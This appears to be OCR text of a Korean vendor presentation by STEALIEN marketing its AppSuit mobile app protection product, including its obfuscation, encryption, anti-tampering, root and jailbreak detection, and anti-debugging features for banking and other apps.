
- **OBFUSCATION**
  - "난독", "읽기 어렵다" → **단지** "읽기 어렵다" → NOT 의미를 파악할 수 없다.




```
package com.skt.a.d;

import android.os.IInterface;

public abstract interface a
  extends IInterface
{
  public abstract int a(String paramString);

  public abstract int b(String paramString);

  public abstract boolean c(String paramString);
}
```

IN GENERAL

- **ENCRYPTION**
  - 읽을 수 없었으면 한다. → "의미를 파악할 수 없도록 만들어야 한다" → 암호화



STEALIEN'S AppSuit Story

- **모바일 앱에 대한 취약점 점검을 통해 축척한 Know-How**
  - STEALIEN의 취약점 점검 방법과 점검 결과를 토대로 가장 효과적인 대응 방안 수립
  - 이렇게 수립한 대응 방안을 토대로 해커의 관점에서 제품 설계 및 개발

취약점 #n → 대응방안 #n

취약점 #n+1 → 대응방안 #n+1

취약점 #n+2 → 대응방안 #n+2

취약점 #n+3 → 대응방안 #n+3

STEALIEN

STEALIEN'S AppSuit Story

- **해커가 실제 해킹 공격을 이해하고 방어하는 입장에서 솔루션 개발**
  - 해커의 공격을 가장 잘 알고 방어하는 보안 제품
  - 해커의 공격 기술을 연구하여 이를 역으로 방어하는 기술 적용
  - 실제 공격에 대한 보안기술 연구를 통하여 실용적 방어 기술 개발

- **앱 보안이 필요한 곳에서 사용할 수 있는 지원**
  - 앱 보안이 필요한 모든 주체에서 보다 안정적이고 효과적인 보안성 제공을 위한 방법 제시
    - Android & iOS, Library(NDK, JAR, Unity 지원)


STEALIEN'S AppSuit Story

- **금융권 모바일 앱 보안 요건 충족**
  - 금감원이 제시한 앱 보안 기술 요구사항 모두 충족
  - 삼성카드 정보보호위원회 앱 보안성 심의 통과

- **앱수트 전담 R&D 팀**
  - 앱수트 기술 연구 및 개발을 위한 전담 조직 구성
  - 지속적 연구를 통하여 매번 새로운 보안 기능 업그레이드
  - 앱 해킹, 보안 기술 개발, 기타 개발 이슈에 최고 수준 대응


STEALIEN'S AppSuit Story

- **SIMPLE!!!**




STEALIEN'S AppSuit Story

- 암호화를 위한 알고리즘과 키의 분리




STEALIEN'S AppSuit Story

- **STEALIEN 자체 개발**
  - STEALIEN이 자체적으로 개발한 기술인 만큼 효과적인 유지보수 및 커스터마이징
  - 고객의 니즈에 부합할 수 있는 가능한 그리고 안정적인 보안 기능 제공




STEALIEN'S AppSuit Story

- **STEALIEN 자체 개발(예시)**
  - STEALIEN'S APPSUIT 개발 당시, 미리 필요한 기능과 적용 대상을 선정하여 협의를 통해 필요한 기능을 제공하는 AppSuit 라인업 별도 개발



STEALIEN'S AppSuit Story

- **STEALIEN'S 모의해킹 + 앱수트**
  - 모의해킹을 통한 앱 보안 (1)
  - 제품을 통한 앱 보안 (2)
    - 앱수트(AppSuit) 적용
  - 최종 점검을 통한 앱 보안 완성 (3)
    - (1)과 (2)를 통해 앱 보안 솔루션 적용이 완료된 환경에서 최종 보안성 점검



VI. 결론

결론

- **외부로 배포하는 앱의 악용**
  - 앱을 악용할 수 있는 이유는 무엇인가?
    - 앱 내부의 코드를 확인할 수 있음
    - 정상 앱을 수정/실행할 수 있음

- **대응 방안**
  - 앱 내부의 코드를 읽기 어렵거나 읽지 못하도록 함
  - 또한 정상적으로 외부로 배포한 앱을 원하는 대로 수정/실행할 수 없도록 보호

Thank you

we STEAL ALIEN's technology!

[별첨] AppSuit Standard

- **보호기술 적용 대상**
  - DEX, SO, DLL
    - Native Library, Unity, Unreal Engine 등 지원
  - 앱 해킹툴이 설치된 모바일 시스템

- **앱 보호기술**
  - 앱 위/변조 방지 (무결성 검사), 역분석(리버스 엔지니어링) 방지, 메모리 해킹 보호
  - 스틸리언 보안 연구 기술 적용

- **앱 구동 시스템 보안 기술**
  - 루팅 탐지, 안티 디버깅
  - 앱 공격에 사용되는 해킹 툴 탐지
    - 치팅(Cheating) 도구, 앱 위변조 도구, 핵(Hack), 기타 악성코드 등

[별첨] AppSuit Standard

- **해킹 시도 탐지 시 Preimum 모듈을 통하여 앱 실행 흐름 제어 가능**
  - 공격 탐지 이후 앱의 계속 실행 여부, 경고창 출력 여부 등

- **웹 서비스 페이지를 통한 간편한 적용**
  - 앱 업로드 시 시스템 내부에서 자동으로 앱 보안을 적용하여 고객에게 제공

- **웹을 통한 종합 관리 패널, 공격 로그 관리, 보안 DB 패턴 업데이트 등 제공**
  - 탑재된 Premium 모듈에 의해 공격 시간, OS 정보 등 각종 로그를 서버로 전송

[별첨] AppSuit Module

- **보호기술 적용 대상**
  - JAR, SO 모듈
  - 기존 앱은 그대로 두고 자사의 별도 모듈만 보안을 강화시켜 탑재해야 할 경우

- **앱 보호기술**
  - 클래스(Class) 이름 난독화, 변수(Variable) 이름 난독화, 메소드(Method) 이름 난독화
  - 문자열(String) 난독화/암호화
  - 위/변조 방지 (무결성 검사)
  - 역분석(리버스 엔지니어링) 방지
  - 메모리 해킹 보호
  - 네이티브 모듈 암호화/난독화
  - 스틸리언 보안 연구 기술 적용

[별첨] AppSuit Banking

- **앱 소스코드 컴파일 시 플러그인 형태로 보호기술이 적용되도록 제공**
- **지원 환경**
  - Eclipse, Android Studio
- **프로가드(ProGuard) 환경 설정 호환**
- **금융감독원 앱 보안 권고사항 모두 지원**
  - 함수명 변경, 문자열 암호화, 클래스 암호화, 제어흐름 변경, API 숨김
  - 기타 로깅코드 제거, JNI 호출코드 난독화, 바이너리 난독화, 디버깅 탐지, 역분석 방지 등

[별첨] AppSuit iSO

- **보호기술 적용 대상**
  - iOS version X에서 실행되는 App
- **적용 방법**
  - AppSuit Standard와 동일한 방식으로 적용
- **앱 보호기술**
  - 앱 위/변조 탐지
  - 문자열 암호화
  - 탈옥 방지
  - 디버깅 방지
  - 앱 출처 확인

[별첨] 제품별 적용 제안

- **AppSuit Standard**
  - 앱 보안이 필요한 모든 대상 : 게임, 금융, 공공, IoT, 핀테크 등
  - 앱에 대한 단순 방어를 넘어서 실시간 보안 관리 및 대응이 필요한 대상
    - 각종 해킹 로그에 대한 관리 기능 제공 : 공격 시도, 공격자의 정보(OS, 시간, IP, ...) 등
    - 새로운 위협에 대한 보안 DB 패턴의 주기적 업데이트
- **AppSuit Module**
  - 별도로 개발된 모듈을 기존 앱에 탑재해야 하고 해당 모듈에 대한 보안만 필요할 경우
    - 자사의 결제모듈을 타사의 쇼핑앱/뱅킹앱 등에 탑재하는 경우 등
- **AppSuit Banking**
  - 소스코드 컴파일 시 플러그인 형태로 앱 보안 적용을 원하는 대상
  - 금융감독원 앱 보안 권고사항 적용을 원하는 대상
  - 금융권 앱 보안이 필요한 대상